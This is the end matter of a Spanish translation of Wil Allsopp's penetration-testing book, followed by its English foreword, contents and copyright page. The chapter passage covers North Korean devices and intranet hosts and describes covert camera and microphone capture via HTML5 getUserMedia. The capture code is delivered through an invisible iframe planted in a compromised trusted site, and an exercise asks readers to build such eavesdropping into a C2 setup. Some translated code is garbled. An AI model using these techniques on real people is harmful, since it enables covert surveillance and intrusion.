


Figura 9.19: ¡Vieja escuela!

Por muy tentador que sea probar más estos dispositivos, nos resistiremos una vez más. Sí, es Corea del Norte y no es probable que me extraditen en el corto plazo, pero la ley es la ley y este no es un manual sobre cómo romperla. Donde vivo, la marcación de guerra y el escaneo de puertos no son ilegales.


Dispositivos móviles aprobados

Solo hay un teléfono inteligente y una tableta que están aprobados para su uso en Corea del Norte; ambos se pueden usar para acceder a la Intranet del jardín amurallado de Kwangmyong. Por supuesto, se afirma que estos se desarrollaron localmente bajo la guía del querido líder y acompañados de las inevitables imágenes de él inspeccionando las "fábricas" donde se fabrican. En realidad, ambos dispositivos se fabrican en China y se renombran localmente con las nauseabundas imágenes patrióticas con las que ahora debería estar familiarizado.

El *Arirang* (아리랑) (llamado así por el himno nacional semioficial de Corea del Norte) es el único teléfono inteligente aprobado para su uso dentro de la RPDC. A pesar de las afirmaciones de que se trata de tecnología norcoreana pura, es un Uniscope chino U1201 renombrado que ejecuta la versión 4.2.1 (al momento de escribir este artículo) del sistema operativo Android que ha sido modificado para ser tan opresivo como el sistema operativo Red Star. No hace falta decir que no hay acceso a Internet.

삼지연,

También hay un dispositivo de tableta "oficial" llamado *Samjiyon* (que también es un dispositivo Android. Está equipado para 3G y puede acceder al jardín amurallado, pero el fabricante afirma que no tiene un adaptador WiFi. Esto, resulta , es erróneo. El hardware WiFi está presente pero ha sido deshabilitado y cualquier persona con un poco de conocimiento de Android puede habilitarlo. El *Samjiyon* también es, según los medios locales, un invento de Corea del Norte y dada la gran cantidad de tabletas chinas baratas disponibles, demostró Es un poco más complicado identificar exactamente cuál era el hardware.Sin embargo, un pequeño análisis de los archivos del sistema Android del dispositivo lo delata, como se muestra en la [Figura 9.20](#).



```

ro.product.model=7-274233L
ro.product.brand=alps
ro.product.name=yecon75_tb_ics
ro.product.device=yecon75_tb_ics
ro.product.board=yecon75_tb_ics
ro.product.cpu.abi=armeabi-v7a
ro.product.cpu.abi2=armeabi
ro.product.manufacturer=alps
ro.product.locale.language=ko
ro.product.locale.region=KP

```

[Figura 9.20:](#) Información del dispositivo de la tableta Yecon.

Es una tableta Yecon 75 fabricada por Alps en Hong Kong, muy personalizada para el consumidor de Corea del Norte.

El “Jardín Amurallado”: El Kwangmyong intranet

Se sabe relativamente poco sobre la Intranet de Corea del Norte. Es una red basada en IP que vincula varios sitios dentro del país, como universidades y organizaciones gubernamentales. El acceso es gratuito para los ciudadanos de Corea del Norte (suponiendo que puedan permitirse el equipo para acceder a él), a quienes pretende proporcionar todas las noticias e información que necesitan (o más bien restringirlos a lo que el gobierno quiere que vean, dependiendo de su perspectiva). Según la información disponible, la intranet se ajusta al direccionamiento IP interno, aunque de manera inconsistente. Se utilizan varios formatos de IP diferentes, como se puede ver en esta lista de hosts que se sabe que existen:

광명

Kwangmyong http://10.41.1.2 Agencia 중앙과학기술통보사 Central
de Información para la Ciencia y la Tecnología

진달래 (Azalea) http://10.76.12.2	만경정보센터
선구자 (Pionero) http://10.208.0.34	함경남도과학기술통보소
내나라 Naenara http://10.76.1.11 Centro de información	내나라정보센터 Naenara
남산 Namsan http://192.168.1.101 Casa	인대학습당 Gran estudio de personas
리상 Risang (Ideal) http://10.15.15.8 Universidad de Ciencia y Tecnología	김책종합대학 kim chaek
0침 Achim (mañana) http://172.16.34.100 중앙위원회	전과학기술총련맹
정보 21 Información 21 http://10.21.1.22 Centro de Informática	평양정보센터 Pionyang
과학기술전자전시관 Centro http://192.168.10.10 3 Centro de Exposiciones	Exposición Electrónica de Ciencia y Tecnología 대혁명전시관 tres revoluciones
기둥 Gidung http://10.205.1.5 Universidad Minera	청진광산금속대학 Metal de Chongjin y
만방 Fuente http://10.61.61.3 Televisión	조선중앙방송위원회 Centro de Corea
새세기 Nuevo Siglo http://10.41.1.10	중앙과학기술통보사 (TORTAS)
방역 Bangyong http://10.41.50.3	발명국 바루스감독부
래일 Raeil http://10.66.1.3	국가규격제정위원회
발명 Invención http://10.41.50.9	과학원 발명국
클락새 Klacksae (pájaro carpintero) http://10.240.100.11 정보센터 Centro de Información de la Universidad Kim Il Sung	김일성종합대학

한마음 Hanmaum (Una Mente) http://10.76.1.20 Centro de Información **오산덕정보센터** Osán

북극성 North Pole Star http://10.76.1.2 Centro de información de la red **국가망정보센터** Nacional

고의숲 Bosques de Corea http://10.76.1.18
고려의학 고려의학과학원 조선컴퓨터센터

자향 Jihyang http://10.208.1.2 Universidad **함흥화학공업대학** Química Hamhung

룽나 Runna http://172.16.4.200
룽나프로그로그램센터 / 룽나프로그램센터 Centro de programas Rungna

비약 Vuelo http://10.15.15.5 de Ciencia y Tecnología **김책공업종합대학** Universidad Kim Chaek

로동신문 Rodong Sinmun http://10.10.3.100 Sinmun **로동신문사** Rodong

생명 Vida http://10.65.3.2 Centro de información **의학과학정보센터** Ciencia médica

해양 Océano http://10.17.1.5 Transporte **국해운성** Ministerio de Tierra y Marítimo

천리마 Chollima http://172.16.11.23 Agencia **중앙정보통신국** Central de Información y Comunicación

Me imagino que las tablas de enrutamiento son un completo desastre.

Como dije, me encantaría entrar en esta cosa y mapearla correctamente. Era con la esperanza de encontrar al menos un operador en el rango de teléfonos accesibles externamente eso provocaría algún tipo de acceso a él, pero eso era una ilusión. No hay acceso a Internet disponible desde el Kwangmyong, lo que hacer que la naturaleza de la misma sea algo discutible.

Cabe señalar en este punto que el pueblo norcoreano no es estúpido. y, a pesar de la corriente interminable de tonterías propagandísticas a las que son sometidos

a, cada vez más de ellos tienen acceso a Internet a través de teléfonos del mercado negro provenientes de China. Este es un ensayo técnico, no político, pero es poco probable que tal régimen sobreviva por mucho tiempo una vez que el acceso a Internet se sature cada vez más.

Escuchas de Audio y Video

Esta sección final no es lo suficientemente profunda como para clasificarla como implementación de carga útil o administración de C2 por derecho propio, pero como hemos hablado un poco sobre los dispositivos Android en este capítulo, quería incluirla. Como vía de ataque, es incipiente y solo se volverá más relevante. Suponiendo que un agente C2 se haya implementado con éxito en un punto final de destino, la captura de audio y video es trivial y se puede lograr a través de varias API nativas o de terceros. Sin embargo, al atacar dispositivos móviles o tabletas, esto puede ser más problemático. Ciertamente, es posible crear aplicaciones que, cuando se instalan y se otorgan ciertos permisos, se pueden activar de forma remota a través de notificaciones automáticas y el micrófono y la cámara se encienden y su contenido se transmite.

Sin embargo, ya sea que se desarrollen para iOS o Android, las aplicaciones deben pasar por un proceso de revisión antes de que se permitan en App Store o Google Play y es probable que se rechace el uso de ciertas API en aplicaciones que manifiestamente no las necesitan durante este proceso. . Por ejemplo, dentro del operativo iOS existe una API llamada PushKit que contiene dos formas de este tipo de notificaciones, una estándar y otra para aplicaciones de VoIP. Este último es necesario para habilitar de forma remota la configuración de llamadas sin tener que mantener una conexión permanente con el servidor de VoIP, lo que agotará la batería rápidamente. Esta API en particular sería perfecta para nuestras necesidades, pero usar su funcionalidad en una aplicación que manifiestamente no es para VoIP seguramente será rechazada durante el proceso de revisión.

Sin embargo, con HTML5, tenemos acceso a una serie de llamadas API interesantes que se pueden usar para acceder tanto al micrófono como a la cámara. Los beneficios de este enfoque son que el código de malware puede simplemente insertarse en una página web y es multiplataforma. El ataque funcionará tanto en un teléfono Android como en un navegador Firefox que se ejecute en Windows. La desventaja es que, dado que HTML5 sigue siendo un estándar emergente, no se admiten todas las llamadas a la API.

en todos los navegadores. Por supuesto, esto mejorará y es probable que HTML5 proporcione interesantes vías de ataque en el futuro.

El siguiente código es la forma más sencilla posible de demostrar el uso de HTML5 en la transmisión de medios:

```
navegador.getUserMedia = navegador.getUserMedia ||  
    navegador.webkit GetUserMedia ||  
    navegador.mozGetUserMedia ||  
    navegador.msGetUserMedia;  
  
var video = document.querySelector('video');  
  
if (navigator.getUserMedia)  
    { navigator.getUserMedia({audio: true, video: true}, function(stream)  
    { video.src = window.URL.createObjectURL(stream); }, errorCallback); }  
    else { video.src = 'algunvideo.webm'; // retroceder.  
  
}
```

Este código es sugerente e ilustrativo y requerirá cierta previsión de su parte sobre cómo integrarlo en su solución C2.

La mayoría de los navegadores que llaman a la API getUserMedia activarán una advertencia para el usuario. Sin embargo, si entrega la página web a través de SSL, esto solo sucederá una vez y en el futuro se asumirá el permiso. Hay poca coherencia y acuerdo sobre la seguridad en el estándar HTML5 en su forma actual.

El truco, por supuesto, es conseguir que el usuario visite tu página web, lo que nos lleva de vuelta al ámbito de la ingeniería social. Hay dos vías de ataque.

Un enfoque (y este es el preferible) es un ataque de pozo de agua. Es decir, incrustamos nuestro código malicioso en un iFrame invisible de un sitio que hemos comprometido previamente y en el que el objetivo confía. Los beneficios de este enfoque son dobles. El primero es la confianza: es mucho más probable que el objetivo acepte cualquier mensaje relacionado con la seguridad. El segundo es la persistencia: este ataque solo funciona mientras el navegador no está cerrado. Es probable que un sitio web de confianza se deje abierto incluso si está en segundo plano y el objetivo ya no participa activamente en él.

Se puede injectar un iFrame invisible de la siguiente manera:

```
<iframe width="700" scrolling="no" height="400" frameborder="0" src="hostile_code.html"
seamless="seamless">
```

Tenga en cuenta que la etiqueta integrada es otra rareza de HTML5. Lo uso aquí porque es compatible con Chrome/Android.

Otro enfoque es casi lo contrario de esto. Registra un nombre de dominio que es similar al objetivo, carga el sitio web original y crea un iFrame junto con el código hostil.

Hay otras formas de capturar audio/video del objetivo. Adobe Flash es una de esas posibilidades, pero es una tecnología que sigue el camino del Dodo, por lo que no la recomendaría.

Resumen

Hay una cierta amarga ironía aquí; los diversos sistemas operativos Linux estaban destinados a promover la apertura y la colaboración en el desarrollo de software. Ver a Linux convertido en una herramienta de control estatal es bastante desagradable.

Este capítulo final tenía la intención de ser algo un poco diferente del formato que he usado a lo largo de este libro, no solo porque quería ilustrar algunas técnicas de recopilación de inteligencia de fuente abierta, sino también porque quería terminar con una nota diferente, en un ritmo diferente. Hay varias conclusiones que puede sacar de este capítulo, quizás la más obvia es que si está leyendo esto, entonces es probable que sea una persona libre que vive en una sociedad libre y probablemente lo dé por sentado. Si hay una lección que se puede aprender de este libro en su conjunto, es que la tecnología es un arma de doble filo con implicaciones muy diferentes para la sociedad, dependiendo de quién la empuñe.

Ejercicios

1. Descargue Red Star Linux Desktop y juegue con él. ¿Qué otras conclusiones u observaciones puede sacar sobre las restricciones y el monitoreo que impone a los usuarios? Corea del Norte está lejos de ser el único país que ha desarrollado un sistema operativo opresivo para controlar a sus ciudadanos. Otro ejemplo es Nova, patrocinado por el gobierno cubano, pero hay otros. Usando lo que ha aprendido en este capítulo, adquiera uno y desmóntelo.

2. Implemente un ataque que tome audio y/o video de un teléfono móvil, tableta o computadora de escritorio del cliente. Considere las tecnologías que hemos mencionado antes, como Adobe AIR o Java JWS. Considere cómo deben transmitirse los datos a su servidor C2. Si el audio se intercepta a largo plazo, ¿qué técnicas automatizadas se podrían aplicar a los datos para automatizar más el análisis inteligente?
3. Puede encontrar una lista completa de qué navegadores móviles admiten qué funciones HTML5 en <http://mobilehtml5.org/>. De esta lista, considere otros medios de ataque potencial contra dispositivos móviles, ya sea un compromiso remoto, recopilación de inteligencia o ataques de denegación de servicio.

Sobre el Autor

A **Wil Allsopp** siempre le gustó desarmar cosas. A veces era capaz de volver a juntarlos. Deambuló por las pruebas de penetración como algunas personas deambulan por los bares (otra actividad cercana a su corazón). Un encuentro casual con una persona de ideas afines en el 't Stadscafe Zaltbommel en 1999 lo llevó a renunciar a su contrato de desarrollo de software de IBM y formar su primera empresa, llamada Tigerteam Security NV, que por razones perdidas en el tiempo se incorporó en Curaçao. Al menos así lo recuerda.

Casi 20 años después, sigue rompiendo cosas, con la importante diferencia de que algunas de las empresas más prestigiosas del mundo le pagan por hacerlo.

Vive en los Países Bajos con su esposa y una gran colección de gatos, perros, gallinas y un sapo llamado Malcolm.

“Trabajamos en la oscuridad, hacemos lo que podemos, damos lo que tenemos. Nuestra duda es nuestra pasión, y nuestra pasión es nuestra tarea. El resto es la locura del arte”.

—Henry James

Acerca del editor técnico

Elias Bachaalany es programador informático e ingeniero inverso de software desde hace más de 14 años. Elias también es coautor de dos libros publicados por Wiley, *Practical Reverse Engineering* y *The Antivirus Hacker's Handbook*, y autor de *Batchography: The Art of Batch Files Programming*. Trabajó con diversas tecnologías y lenguajes de programación, como programación web, programación de bases de datos y programación de controladores de dispositivos de Windows (cargadores de arranque y sistemas operativos mínimos), y escribió .NET y código administrado, escribió scripts, evaluó protecciones de software y escribió ingeniería inversa y herramientas de seguridad de escritorio.

Créditos

Editor de proyectos

Adaobi Obi Tulton

Redactor técnico

Elias Bachaalany

Redactor de Producción

Barath Kumar Rajasekaran

Editor de copia

kezia termina

Gerente de Desarrollo y Montaje de Contenido

María Beth Wakefield

Jefe de producción

kathleen wisor

Gerente de Mercadeo

Carrie Sherrill

Director Profesional de Tecnología y Estrategia

barry pruett

Gerente de negocios

amy knies

Editor ejecutivo

jim mintel

Coordinador de Proyectos, Portada

brent salvaje

Corrector de pruebas

nancy campana

indexador

Johnna Van Hoose Dinse

Diseñador de la portada

Wiley

Imagen de portada

Viñeta © Ejla/istock.com; tarjeta © zlisjak/istock.com; bordes rasgados © hudiemm/istock.com

Expresiones de gratitud

Demasiados para nombrarlos (y saben quiénes son), pero un agradecimiento especial a Tim y Courtney sin los cuales este trabajo no sería posible en su formato actual; D. Kerry Davies, por ser la vara con la que se miden el resto; GCHQ, por sus útiles sugerencias; y por último pero no menos importante, Gary McGath, uno de los músicos más infravalorados de nuestra época.

También, gracias a cada pen tester, hacker y evangelista de seguridad con los que he trabajado a lo largo de los años. Eres este libro.

Foreword

Ever since I came first into contact with computers, the security (or insecurity if you want) of these very powerful systems has intrigued me. Living in The Netherlands, I was fortunate to be able to use a Philips P9200 system of the Technical University Eindhoven by dialing into it using a 300 baud modem when I attended high school to learn programming in ALGOL 60. Personal computers were virtually nonexistent at that time and computer systems like this cost a small fortune. Using a modem to connect to a system that you could program to solve lots of computational problems was already something magical, but gaining access to the machine itself became something of a quest. Since it was located on the university's campus, this was not that problematic. At that time, security was not really a big issue, and walking onto the premises as a young scholar asking for a tour of the facility was all it took.

There I learned that the P9200 was just a “small mini computer.” The real deal was the Burroughs B7700 mainframe. It took some snooping around to find the dial-in number for that system, and a lot of persuading to get an account on that system, but eventually I succeeded. I did not hack the system at that time, but social engineering (being able to tell a persuading enough story to gain trust and/or information) proved to be a very valuable trait to have.

While I studied computing science, we eventually had to use Prime computers. Let me just state that computer security at that time was not considered important. The number of bugs in the operating system (PrimeOS) were numerous, and even fixes for security problems we uncovered would contain new security bugs. At that time, information security really caught my attention and it has not faded since. Just before graduating, I started working for a small company called Positronika, developing systems for the nuclear industry, ranging from a small pocket dosimeter (based on a 6502 processor) to large automated measurement systems. They used PDP-11 systems for fuel rods after they were used in a nuclear reactor. I not only learned the importance of safety, but also learned how to write secure computer code. You just could not risk the various rod

handling routines and drop some very highly radioactive material. It could be fatal.

In 1989, I came into contact with an underground and obscure publication called *Hack-Tic*, which was a so-called hacker magazine published irregularly. It opened up a whole new world to me. I suddenly noticed there were many more people interested in IT security and they published lots of other information as well. This included information on the phone system, which the Dutch telecom provider—at that time called PTT—was not too pleased with (they still did not understand that security through obscurity is a fundamentally bad idea!), as well as information about picking locks, to name but a few tricks. Discussing subjects like these with like-minded people eventually grew to monthly gatherings, random parties, and hacker events (in hotels and on campgrounds—always including high-speed Internet connectivity). Nowadays, there are even hacker spaces where people not only are building or breaking software, but are using all kinds of modern technology in new ways. So what once started as an underground movement is currently very well connected in modern society.

Fast forward to the year 2000. After several positions at various companies, eventually resulting in a lead role in a pentest group at one of the largest computer centers in The Netherlands, two friends and I decided we would start a business ourselves. The Internet bubble had just busted and we thought it a good idea to start a consultancy company focusing on information security. Luckily, we always had the credo, “If we do not succeed, we should at least be able to tell ourselves we had a blast.” Little did we know.

The first assignment came when I was visiting Scandinavia and I had to draft a contract for this penetration test in a room of a hotel I walked by while talking to the prospect and used their fax machine to send it out. We did not even have a name for this venture of ours.

Even though the bubble busted and various Internet companies were forced to close shop, we continued, eventually choosing the name Madison Gurkha since we could not find any domain name containing something that came close to the service we tried to provide. The advantages of this exotic name were numerous, ranging from the fact you had to spell it at least three times (so it would really be burned into the brains of those who had to deal with

us), to the assumption people made (and still make) that we were an international conglomerate with an HQ somewhere outside of The Netherlands.

At that time we had no need for a sales and marketing department. Our personal network was expanding and there were not many businesses providing our services, so verbal recommendations brought the opportunities to our door. At that time we basically only did vulnerability assessments of web applications and ICT infrastructures, and some pentesting when our customers were really interested in the impact of real-live attacks on their ICT environments. Since there were hardly any tools available, we had to create our own exploits and scripts to make our lives easier. Exploits were sometimes also published on the Internet (mostly in newsgroups), but you had to compile them yourself and they always contained some flaw so that script kiddies who just compiled the thing, but did not understand the actual problem, could not use the code (you had to make some minor modifications to be able to use it). At the time of this writing, tools like Metasploit and Nessus are widely available and popular TV shows like *Mr. Robot* show these tools at work.

But IT security advances. It always has been, and will probably always be, a precarious balance between attacks and defenses. The available tools will be enhanced and become more powerful and more advanced tools will become available. But only in the hands of a well-educated specialist will they add real value. That person not only understands the benefits of the tools but also knows their limitations and how to interpret the results.

Wil Allsopp is one such specialist. I have been fortunate to work with Wil when he joined Madison Gurkha in 2006. At that time we were a couple of years old and expanding from the three-person start-up to the well-established dedicated IT security consultancy firm we are today. Wil helped us push the bounds of the security testing envelope even further and has done so ever since. He has always looked for new vulnerabilities and wants corporations and institutions to be aware of the latest threats. This book contains various valuable examples of those advanced threats.

When your organization not only is looking for a positive score on the “in control” checklist, but really wants to know if it is capable of withstanding the kind of very advanced attacks that currently take place on a global scale,

you should read this book. Ensure that the company you hire to perform IT security assessments can actually execute attacks like these. Once again, Wil shows that a real IT security specialist not only does know how to use available tools, but is also able to think outside of the box and develop additional and advanced attacks when needed. Regular vulnerability scans are helpful to keep your infrastructure on par; actual penetration testing using advanced techniques like those described in this book will provide your organization with the needed insight on whether you are actually in control of your IT security or have been shutting your eyes to the real dangers out there while adding ticks to your checklists.

Amsterdam, October 5, 2016
Hans Van de Looy
Founder of Madison Gurkha BV

WILEY END USER LICENSE AGREEMENT

Go to www.wiley.com/go/eula to access Wiley's ebook EULA.

Table of Contents

[Cover](#)

[Title Page](#)

[Introduction](#)

[Coming Full Circle](#)

[Advanced Persistent Threat \(APT\)](#)

[Next Generation Technology](#)

[“Hackers”](#)

[Forget Everything You Think You Know About Penetration Testing](#)

[How This Book Is Organized](#)

[Chapter 1: Medical Records \(In\)security](#)

[An Introduction to Simulating Advanced Persistent Threat](#)

[Background and Mission Briefing](#)

[Payload Delivery Part 1: Learning How to Use the VBA Macro](#)

[Command and Control Part 1: Basics and Essentials](#)

[The Attack](#)

[Summary](#)

[Exercises](#)

[Chapter 2: Stealing Research](#)

[Background and Mission Briefing](#)

[Payload Delivery Part 2: Using the Java Applet for Payload Delivery](#)

[Notes on Payload Persistence](#)

[Command and Control Part 2: Advanced Attack Management](#)

[The Attack](#)

[Summary](#)

[Exercises](#)

Chapter 3: Twenty-First Century Heist

What Might Work?

Nothing Is Secure

Organizational Politics

APT Modeling versus Traditional Penetration Testing

Background and Mission Briefing

Command and Control Part III: Advanced Channels and Data Exfiltration

Payload Delivery Part III: Physical Media

The Attack

Summary

Exercises

Chapter 4: Pharma Karma

Background and Mission Briefing

Payload Delivery Part IV: Client-Side Exploits 1

Command and Control Part IV: Metasploit Integration

The Attack

Summary

Exercises

Chapter 5: Guns and Ammo

Background and Mission Briefing

Payload Delivery Part V: Simulating a Ransomware Attack

Command and Control Part V: Creating a Covert C2 Solution

New Strategies in Stealth and Deployment

The Attack

Summary

Exercises

Chapter 6: Criminal Intelligence

Payload Delivery Part VI: Deploying with HTA

[Privilege Escalation in Microsoft Windows](#)

[Command and Control Part VI: The Creeper Box](#)

[The Attack](#)

[Summary](#)

[Exercises](#)

[Chapter 7: War Games](#)

[Background and Mission Briefing](#)

[Payload Delivery Part VII: USB Shotgun Attack](#)

[Command and Control Part VII: Advanced Autonomous Data Exfiltration](#)

[The Attack](#)

[Summary](#)

[Exercises](#)

[Chapter 8: Hack Journalists](#)

[Briefing](#)

[Advanced Concepts in Social Engineering](#)

[C2 Part VIII: Experimental Concepts in Command and Control](#)

[Payload Delivery Part VIII: Miscellaneous Rich Web Content](#)

[The Attack](#)

[Summary](#)

[Exercises](#)

[Chapter 9: Northern Exposure](#)

[Overview](#)

[Operating Systems](#)

[North Korean Public IP Space](#)

[The North Korean Telephone System](#)

[Approved Mobile Devices](#)

[The “Walled Garden”: The Kwangmyong Intranet](#)

[Audio and Video Eavesdropping](#)

[Summary](#)

[Exercises](#)

[End User License Agreement](#)

List of Illustrations

Chapter 1: Medical Records (In)security

[Figure 1.1 Pharmattix network flow](#)

[Figure 1.2 User roles](#)

[Figure 1.3 VBA exploit code imported into MS Word.](#)

[Figure 1.4 Saving for initial antivirus proving.](#)

[Figure 1.5 This demonstrates an unacceptably high AV hit rate.](#)

[Figure 1.6 Additional information.](#)

[Figure 1.7 A stealthy payload indeed.](#)

[Figure 1.8 No, Qihoo-360 is not the Holy Grail of AV.](#)

[Figure 1.9 Blank document carrying macro payload.](#)

[Figure 1.10 A little more convincing.](#)

[Figure 1.11 Initial basic Command and Control infrastructure.](#)

[Figure 1.12 The completed attack with complete access to the medical records.](#)

Chapter 2: Stealing Research

[Figure 2.1 Permit all local Java code to run in the browser.](#)

[Figure 2.2 Java applet running in the browser.](#)

[Figure 2.3 The upgraded framework handles multiple hosts and operating systems.](#)

Chapter 3: Twenty-First Century Heist

[Figure 3.1 The beauty of this setup is that if your C2 is disrupted by security operations, you can point your DNS at another server.](#)

[Figure 3.2 A basic intrusion monitoring setup.](#)

[Figure 3.3 Mmmmmm. Stealthy.](#)

Chapter 4: Pharma Karma

[Figure 4.1 This image from cvedetails shows 56 code execution vulnerabilities in Flash in 2016 alone.](#)

[Figure 4.2 The number one issue on this AlienVault SOC alarm screen is vulnerable software, with that software being Flash.](#)

[Figure 4.3 This is clearly a large network that lacks a cohesive overall vulnerability management strategy.](#)

[Figure 4.4 Script output shows plugin data.](#)

[Figure 4.5 A LinkedIn invite comes as an HTML email message.](#)

[Figure 4.6 This is a remote command execution bug with reliable exploit code in the wild.](#)

[Figure 4.7 Metasploit does an excellent job at obfuscating the CVE-2015-5012 attack.](#)

[Figure 4.8 A simple XOR function can easily defeat antivirus technology.](#)

[Figure 4.9 The Meterpreter session is tunneled over SSH and looks innocent to network IDS.](#)

[Figure 4.10 Notepad cannot write to the C drive. It's a fair bet most desktop software programs have the same restrictions.](#)

[Figure 4.11 Armitage displays a list of plugins and their owners.](#)

[Figure 4.12 Process migration is a one-click process. Here we have migrated into lsass.exe.](#)

[Figure 4.13 In this example test.txt is uploaded from the attacker workstation.](#)

[Figure 4.14 Exploiting a vulnerability in the ScriptHost to escalate to the system.](#)

[Figure 4.15 Armitage makes a lot of tedious tasks a one-click affair.](#)

Chapter 5: Guns and Ammo

[Figure 5.1 Defense distributed ghost gunner. An open source CNC machine designed to manufacture AR-15 lower receivers restricted under Federal law.](#)

[Figure 5.2 The Soviet AT-4 \(right\) was a copy of the French MILAN system \(Left\).](#)

[Figure 5.3 Encryption process flow.](#)

[Figure 5.4 Decryption process flow.](#)

[Figure 5.5 Simplified covert C2 topology.](#)

[Figure 5.6 Veil-Evasion landing screen.](#)

[Figure 5.7 Veil with options set.](#)

[Figure 5.8 Veil can now generate a compiled Python executable from the raw shellcode.](#)

[Figure 5.9 The compiled executable is ready for use.](#)

[Figure 5.10 Once again, it's ready to use.](#)

[Figure 5.11 A Save As dialog box shows the file types Solid Edge works with.](#)

[Figure 5.12 Solid Edge application directory.](#)

[Figure 5.13 The victim will still have to Enable Content but that's a social engineering issue.](#)

[Figure 5.14 Lower receiver schematic in Solid Edge 3D.](#)

Chapter 6: Criminal Intelligence

[Figure 6.1 Not the most inviting message.](#)

[Figure 6.2 A basic HTML application.](#)

[Figure 6.3 That's a little bit better, but let's select something that fits the attack.](#)

[Figure 6.4 The inevitable VirusTotal example.](#)

[Figure 6.5 User Account Control dialog box. This can look however you want.](#)

[Figure 6.6 The XLS data contains bulletin names, severity, component KB, and so on.](#)

[Figure 6.7 Dependency Walker showing full DLL paths.](#)

[Figure 6.8 The Raspberry Pi 3B in all its glory.](#)

[Figure 6.9 A Raspberry Pi with a PoE HAT \(hardware added on top\).](#)

[Figure 6.10 Step one: connect with 3G.](#)

[Figure 6.11 Step two: select a USB device.](#)

[Figure 6.12 Step three: HUAWEI mobile.](#)

[Figure 6.13 Step four: interface #0.](#)

[Figure 6.14 Step five: business subscription.](#)

[Figure 6.15 Step six: you're good to go.](#)

[Figure 6.16 The KeyGrabber is an example of a WiFi-capable keylogger.](#)

[Figure 6.17 Caller ID can be easily spoofed.](#)

[Figure 6.18 Spoofing SMS messages likewise.](#)

[Figure 6.19 Keep these things simple but use whatever templates you have at hand.](#)

Chapter 7: War Games

[Figure 7.1 Compartmented U.S. secure communications center.](#)

[Figure 7.2 Not even the greenest jarhead is going to fall for this.](#)

[Figure 7.3 This creates the pretext.](#)

Chapter 8: Hack Journalists

[Figure 8.1 Initial beacon designated as Master node.](#)

[Figure 8.2 C2 uses Master for outbound connectivity.](#)

[Figure 8.3 A timeout on the Master node signals it is likely no longer functional or the host is switched off.](#)

[Figure 8.4 C2 Server nominates new Master node.](#)

[Figure 8.5 Agents nominate their own Master.](#)

[Figure 8.6 The Master functions as a gateway for other nodes as before.](#)

[Figure 8.7 Further elections are held as necessary.](#)

[Figure 8.8 The SDKPluginEntrypoint.cpp file.](#)

[Figure 8.9 Xcode build menu.](#)

[Figure 8.10 C2 agent extension payload.](#)

[Figure 8.11 Pre-flight packaging in InDesign.](#)

Chapter 9: Northern Exposure

[Figure 9.1 Red Star Desktop.](#)

[Figure 9.2 Getting a shell.](#)

[Figure 9.3 A shell.](#)

[Figure 9.4 Quicker and easier to work in English.](#)

[Figure 9.5 Red Star Linux in English.](#)

[Figure 9.6 Run rootsetting.](#)

[Figure 9.7 Enter the credentials you created for your user.](#)

[Figure 9.8 Now we have root access.](#)

[Figure 9.9 Disable Discretionary Access Control.](#)

[Figure 9.10 Disable monitoring processes.](#)

[Figure 9.11 Red Star Linux Install Screen.](#)

[Figure 9.12 Choose Desktop Manager.](#)

[Figure 9.13 Once again, better to work in English.](#)

[Figure 9.14 Insecure Squid Proxy.](#)

[Figure 9.15 Webmin Interface.](#)

[Figure 9.16 Toneloc output.](#)

[Figure 9.17 WarVOX Configuration.](#)

[Figure 9.18 Add targets to WarVOX.](#)

[Figure 9.19 Old School!](#)

[Figure 9.20 Yecon Tablet Device Information.](#)

List of Tables

Chapter 5: Guns and Ammo

[Table 5.1 The libgcrypt library contains all the crypto functions you will ever need.](#)

Advanced Penetration Testing

Hacking the World's Most Secure Networks

Wil Allsopp

WILEY

Advanced Penetration Testing: Hacking the World's Most Secure Networks

Published by

John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256

www.wiley.com

Copyright © 2017 by John Wiley & Sons, Inc., Indianapolis, Indiana

Published simultaneously in Canada

ISBN: 978-1-119-36768-0

ISBN: 978-1-119-36771-0 (ebk)

ISBN: 978-1-119-36766-6 (ebk)

